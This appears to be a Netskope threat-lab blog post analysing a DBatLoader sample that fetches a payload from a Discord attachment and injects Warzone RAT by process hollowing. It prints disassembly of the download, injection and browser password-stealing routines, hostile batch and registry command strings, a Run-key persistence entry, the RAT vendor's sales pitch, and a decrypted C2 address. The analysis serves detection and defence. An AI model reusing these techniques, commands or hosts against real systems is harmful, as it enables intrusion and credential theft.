


# DBatLoader: Abusing Discord to Deliver Warzone RAT

[netskope.com/blog/dbatloader-abusing-discord-to-deliver-warzone-rat](https://netskope.com/blog/dbatloader-abusing-discord-to-deliver-warzone-rat)

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October 21, 2021




## Summary

67% of the malware downloads Netskope blocks come from popular cloud applications being abused by attackers. One of the services commonly abused by threat actors is Discord, which is abused to host malware such as [TroubleGrabber](#) using [public attachment URLs](#).

In this blog post, we will analyze a recent [DBatLoader](#) (a.k.a. ModiLoader) sample that uses this technique on Discord to deliver a malware known as [Warzone](#) (a.k.a. Ave Maria), a Remote Access Trojan created in 2018.

This malware is actively being sold on the internet, through a dedicated website:



Warzone RAT website.

It offers a long list of capabilities, such as:

- Remote Desktop
- WebCam Live Stream
- Download/Upload Files
- Password Grabber (Chrome, Firefox, Internet Explorer, Edge, Outlook, etc.)
- Offline/Online Keylogger

## Features

- **Native, independent stub**  
Stub of this RAT has been written in C++ which makes it independent from .NET Framework.
- **Remote Desktop**  
Control computers remotely at 60 FPS!  
Use mouse and keyboard to control remote computers.  
Remote Desktop feature is realized with a specially crafted VNC module.
- **Hidden Remote Desktop - HRDP**  
Control remote computers invisibly!  
HRDP module allows you to login to the remote machine without anyone knowing.  
You can open the browser even if it is currently opened on the main account.
- **Privilege Escalation - UAC Bypass**  
Elevate to Administrator with just 1 click.  
This feature has been tested and proven to work on Windows operating systems from Windows 7 to even the latest Windows 10.

Warzone features, according to their website.

The malware is being sold under many prices, depending on the selected plan:

## Select a plan

The breath of independence & stability

<p>Starter</p> <p><b>\$22.95</b>/mo</p> <p>Order Now</p> <p>1 Month All Features -</p>	<p>Professional</p> <p>MOST POPULAR</p> <p><b>\$49.95</b>/3 mo</p> <p>Order Now</p> <p>3 Month All Features Premium DDNS Premium Customer Support</p>	<p>WARZONE RAT - POISON</p> <p><b>\$879.00</b>/3 mo</p> <p>Order Now</p> <p>3 Months All Features + Rootkit Hidden Process Hidden File Hidden Startup Premium DDNS Premium Customer Support</p>
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Warzone RAT prices.

The website even includes a knowledge base that contains information about the usage of Warzone RAT.

## Knowledgebase

Portal Home / Knowledgebase

Enter a question here to search our knowledgebase for answers...

Search

## Categories

WARZONE RAT (10)

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### HRDP

HRDP Guide Portforward 8153 port. Turn off your firewall, windows defender and all other...

### Building a client.

Building a basic client: Hostname - your public IP or DNS Port - you can leave it 5200 as...

### Remote VNC / Remote Desktop

Portforward 5500 port. Right click on the client and select Remote VNC. Select TightVNC and...

### Keylogger

How to use Offline Keylogger? There are 2 ways:1. Permanent: Enable Offline Keylogger in...


### HRDP lost password and username

If you lost the HRDP user and password, this is what you have to do. Open Remote Shell on the...

Warzone RAT knowledge base.

## Analysis


It all starts with the first stage of DBatLoader, which is known for abusing cloud services, like Google Drive and Discord, to retrieve its second stage, both of which are developed in Delphi.



First

stage of DBatLoader.

The sample is signed with a revoked certificate from “Afia Wave Enterprises”.



DBatLoader digital signature.

Once running, the malware allocates and executes a shellcode, which is responsible for downloading the second stage.



```

call <JMP.&InternetOpenA>
mov dword ptr ds:[A66A98],eax
push v
push 200
push 0
push 0
mov eax,ebx
call A5491C

```

ebx:"https://cdn.discordapp.com/attachments/847360629584560142/885028441672532"

Address	Hex	ASCII	Address	Hex	ASCII
029FFA50	05 82 3B 1B BB C8 6F 8F 5E 60 76 04 1B BB C8 6F	*.:>Eo.^'v..>Eo	03750000	4D 5A 2E 00 02 00 00 00 04 00 0F 00 FF FF 00 00	MZ.....yy..
029FFA60	8F 5E 60 76 1B B2 B9 C5 DB 94 F6 C0 4B 35 72 1B	.^'v.'A0.oAk5r.	03750010	B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00	.....@.....
029FFA70	B8 BB C7 F4 D4 0A 1B B8 BB C7 F4 CB F6 DF 91 56	»C00..»C0E0B.V	03750020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
029FFA80	49 29 5F F3 57 DE 15 A9 1E C2 47 30 E8 32 FB 6D	I)owp.0.AG0e2Um	03750030	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00	.....01.....
029FFA90	82 3E 93 74 10 2F 64 74 13 A9 0A 0A 0A 15 A3 02	.>.t./dt.0...f.	03750040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°.!.Li!Th
029FFAA0	7A 22 CC 60 61 E6 39 02 7A 27 49 35 64 77 91 56	z'I aæ9.z'I5dw.V	03750050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
029FFAB0	49 29 5F F3 57 DE 15 A9 1E C2 47 30 E8 32 FB 6D	I)owp.0.AG0e2Um	03750060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
029FFAC0	82 3E 93 74 10 2F 64 74 13 A9 0A 0A 0A 15 A3 02	.>.t./dt.0...f.	03750070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$.....
029FFAD0	7A 22 CC 60 61 E6 39 02 7A 27 49 35 64 77 91 56	z'I aæ9.z'I5dw.V	03750080	DD 8C DF C6 99 DD B1 95 99 DD B1 95 99 DD B1 95	Y&4.Y±.Y±.Y±.
029FFAE0	49 29 5F F3 57 DE 15 A9 1E C2 47 30 E8 32 FB 6D	I)owp.0.AG0e2Um	03750090	BE 1B CC 95 93 DD B1 95 BE 1B DC 95 FF DD B1 95	%I..Y±.%U.Y±.
029FFAF0	82 3E 93 74 10 2F 64 74 13 A9 0A 0A 0A 15 A3 02	.>.t./dt.0...f.	037500A0	EF 40 CA 95 92 DD B1 95 99 DD B0 95 16 DD B1 95	1@E..Y±.Y'.Y±.
029FFB00	7A 22 CC 60 61 E6 39 02 7A 27 49 35 64 77 91 56	z'I aæ9.z'I5dw.V	037500B0	BE 1B DF 95 A3 DD B1 95 BE 1B CD 95 98 DD B1 95	%B.IY±.%I.Y±.
029FFB10	49 29 5F F3 57 DE 15 A9 1E C2 47 30 E8 32 FB 6D	I)owp.0.AG0e2Um	037500C0	BE 1B C9 95 98 DD B1 95 52 69 63 68 99 DD B1 95	%E..Y±.Rich.Y±.

DBatLoader downloading its second stage from Discord.

Looking at the decrypted file strings, we can see references to a few batch scripts that are usually created and executed by this malware to accomplish small tasks, like disabling Windows Defender. However, this sample doesn't contain the routines to run these files.

```

C:\\Users\\Public\\Libraries
[InternetShortcut]
URL=file:"
IconIndex=3
SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
C:\\Users\\Public\\nest
C:\\Users\\Public\\KDECO.bat
C:\\Users\\Public\\UKO.bat
C:\\Users\\Public\\Trast.bat
start /min C:\\Users\\Public\\UKO.bat
start /min reg delete hkcu\\Environment /v windir /f
C:\\Users\\Public\\nest.bat

```

Strings related to batch scripts.


The loader then copies itself to "%AppData%" as "windows explorer.exe" and creates a very simple persistence technique through Windows Registry.

Name	Type	Data	
ab (Default)	REG_SZ	(value not set)	DBatLoader
ab windows explorer	REG_SZ	C:\\Users\\[redacted]\\AppData\\Roaming\\windows explorer.exe	

persistence mechanism.

The final payload is encrypted and stored in DBatLoader's resources, named "YAK".





Warzone RAT encrypted payload.

After decrypting these bytes, the payload is executed using a technique known as Process Hollowing. Simply put, the code is injected through the following steps:

1. The target process is created in a suspended state with **CreateProcessA**;
2. The original process' code section is removed with **NtUnmapViewOfSection**;
3. New space is allocated in the process with **VirtualAllocEx**;
4. The malicious code is written using **WriteProcessMemory**;
5. Finally, the code is resumed with **SetThreadContext** and **ResumeThread**.

```

push 0
call <JMP.&CreateProcessA>
test eax,eax
je 375CF45
mov dword ptr ss:[ebp-13C],10007
lea eax,dword ptr ss:[ebp-13C]
push eax
mov eax,dword ptr ss:[ebp-28]
push eax
call <JMP.&GetThreadContext>
test eax,eax
je 375CF45
lea eax,dword ptr ss:[ebp-1C]
push eax
push 4
lea eax,dword ptr ss:[ebp-14]
push eax
mov eax,dword ptr ss:[ebp-98]
add eax,8
push eax
mov eax,dword ptr ss:[ebp-2C]
push eax
call <JMP.&ReadProcessMemory>
mov eax,dword ptr ss:[ebp-10]
mov eax,dword ptr ds:[eax+34]
cmp eax,dword ptr ss:[ebp-14]
jne 375CEB2
mov eax,dword ptr ss:[ebp-10]
mov eax,dword ptr ds:[eax+34]
push eax
mov eax,dword ptr ss:[ebp-2C]
push eax
call <JMP.&NtUnmapViewOfSection>
test eax,eax

push eax
call <JMP.&writeProcessMemory>
lea eax,dword ptr ss:[ebp-1C]
push eax
push 4
lea eax,dword ptr ss:[ebp-18]
push eax
mov eax,dword ptr ss:[ebp-98]
add eax,8
push eax
mov eax,dword ptr ss:[ebp-2C]
push eax
call <JMP.&writeProcessMemory>
mov eax,dword ptr ss:[ebp-10]
mov eax,dword ptr ds:[eax+28]
add eax,dword ptr ss:[ebp-18]
mov dword ptr ss:[ebp-8C],eax
lea eax,dword ptr ss:[ebp-13C]
push eax
mov eax,dword ptr ss:[ebp-28]
push eax
call <JMP.&SetThreadContext>
mov eax,dword ptr ss:[ebp-28]
push eax
call <JMP.&ResumeThread>

```

SKM_C454e20121811...	1684
SKM_C454e20121...	616

Warzone RAT being injected through Process Hollowing.

This is a very common process injection technique, used by many malware such as Astaroth, Cobalt Strike, and Trickbot. After injecting Warzone RAT, DBatLoader exits the process without further actions.

The final payload can be dumped from memory using a debugger or the pe-sieve tool.

Type	String
C (16...	Ave_Maria Stealer OpenSource github Link: <a href="https://github.com/syohej/java-simple-mine-swe...">https://github.com/syohej/java-simple-mine-swe...</a>
C (16...	C:\Users\Vitali Kremez\Documents\MidgetPorn\workspace\MsgBox.exe
C (16...	Software\Microsoft\Windows\CurrentVersion\Explorer\
C (16...	InitWindows
C (16...	Software\Microsoft\Windows\CurrentVersion\Run\
C (16...	\\programs.bat
C (16...	for /F \"usebackq tokens=*\" %%A in (\
C (16...	:start
C (16...	\") do %%A
C (16...	:ApplicationData
C (16...	wmic process call create \"
C (16...	:Zone.Identifier
C	cmd.exe /C ping 1.2.3.4 -n 2 -w 1000 > Nul & Del /f /q
C (16...	SOFTWARE\_rptls
C (16...	Install

Warzone

RAT strings.

As we mentioned earlier in this blog post, Warzone provides full access to the infected machine and is also able to steal passwords from many browsers and email clients.



```

push  offset aMozillaFirefox ; "\\Mozilla\\Firefox\\"
lea   ecx, [ebp+arg_0]
call  sub_40346A
lea   eax, [ebp+arg_0]
push  eax
lea   ecx, [ebp+lpFileName]
call  sub_40362D
push  offset aProfilesIni ; "profiles.ini"
lea   ecx, [ebp+lpFileName]
call  sub_40346A
push  offset aProfile ; "Profile"
lea   ecx, [ebp+lpAddress]
call  sub_4035E5
push  eax
lea   ecx, [ebp+lpAppName]
call  sub_403437
mov   ecx, [ebp+lpAddress] ; lpAddress
call  sub_405EA5
push  ebx ; lpAddress
lea   ecx, [ebp+lpAppName]
call  sub_403272
jmp   loc_40B105

```

Part of the Warzone

RAT function that grabs passwords from browsers.

The malware communicates to its C2 server via TCP using sockets, through the port 1990 in this case.

windows explorer.exe	getaddrinfo ( "79.134.225.39", NULL, 0x00d5f3e4, 0x00d5f404 )
windows explorer.exe	socket ( AF_INET, SOCK_STREAM, IPPROTO_IP )
windows explorer.exe	htons ( 1990 )
windows explorer.exe	freeaddrinfo ( 0x00ddfb8 )
windows explorer.exe	connect ( 928, 0x00d5fa1c, 16 )

Warzone RAT C2

communication.

This information is encrypted and stored within the PE file in a section named ".bss". The first 4 bytes of the section are the key length, followed by the key and the encrypted data.

```

push   offset aBss      ; ".bss"
lea    ecx, [ebp+lpAddress]
call   mw_cp_str
push   eax

```

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
1C200	32	00	00	00	7D	16	C5	FC	6B	8B	94	D9	02	12	09	C0
1C210	14	4C	90	E1	0E	0C	0B	CA	7B	2D	B2	1E	F0	7D	D4	F7
1C220	33	B2	EF	5A	F7	B5	60	53	DF	47	AA	0B	7F	14	9C	AD
1C230	E0	BC	68	E9	EE	CA	5D	FB	74	AC	E2	67	18	47	2B	F1
1C240	A5	AC	52	04	A2	FC	48	19	15	CB	A5	7C	47	65	ED	9E
1C250	C6	D8	5A	01	AE	FD	CA	D2	C1	A9	4F	DF	EF	66	27	57
1C260	A0	E2	5C	1D	02	3F	AB	FF	3D	91	E4	17	91	8C	8E	0F
1C270	F3	CD	B3	63	91	46	58	FC	5A	FB	E9	74	09	DF	16	EA
1C280	63	22	47	E6	6E	06	F6	28	45	E1	AD	EF	5F	60	03	5D
1C290	3B	A4	9B	0B	3A	C7	75	39	D6	9E	41	2C	3F	E9	C3	24
1C2A0	29	1C	99	29	A2	A9	8B	F2	13	F9	5A	D2	34	96	3D	4C
1C2B0	EC	0C	92	AF	61	40	9F	20	24	51	E0	87	AD	B2	82	0C
1C2C0	99	AE	8E	30	6E	F1	CB	47	BD	97	73	F9	A7	99	E5	00
1C2D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
1C2E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
1C2F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
1C300	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Warzone RAT encrypted

configuration.

The data is encrypted with RC4 and, once we understood this structure, we created a [python script](#) that is able to parse and decrypt the C2 address from Warzone.

```
[+] Decrypted C2 Address:
79.134.225.39:1990
```

Decrypted data from Warzone.

## Conclusion

Using Discord to host malicious payloads isn't something new, as we saw in [TroubleGrabber](#) in 2020. However, we should expect more malware to abuse not only Discord but other cloud services as well, as it can be more reliable and harder to detect. Netskope is actively monitoring attackers abusing cloud apps for malware delivery.

## Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
  - Win32.Trojan.Modiloader
  - Win32.Trojan.WarzoneRAT

- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
  - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
  - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

## IOCs

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### SHA256 Hashes

DBatLoader 07915b1a44803fc9bd86d2d9ddad19434440b3d73f5c77f3400c84a935dd0255  
First Stage

---

DBatLoader 8f1d0ba030b897786c9ad6b68bb9165e539371648a8a60e2a6f1136647b5104e  
Second  
Stage

---

Warzone e89c137a4faa31d639492b045a78dd115468f9191143c302d165aefe85b3c06a  
RAT

The full list of IOCs, the script that decrypts Warzone configuration, and a Yara rule can be found in our [Github repository](#).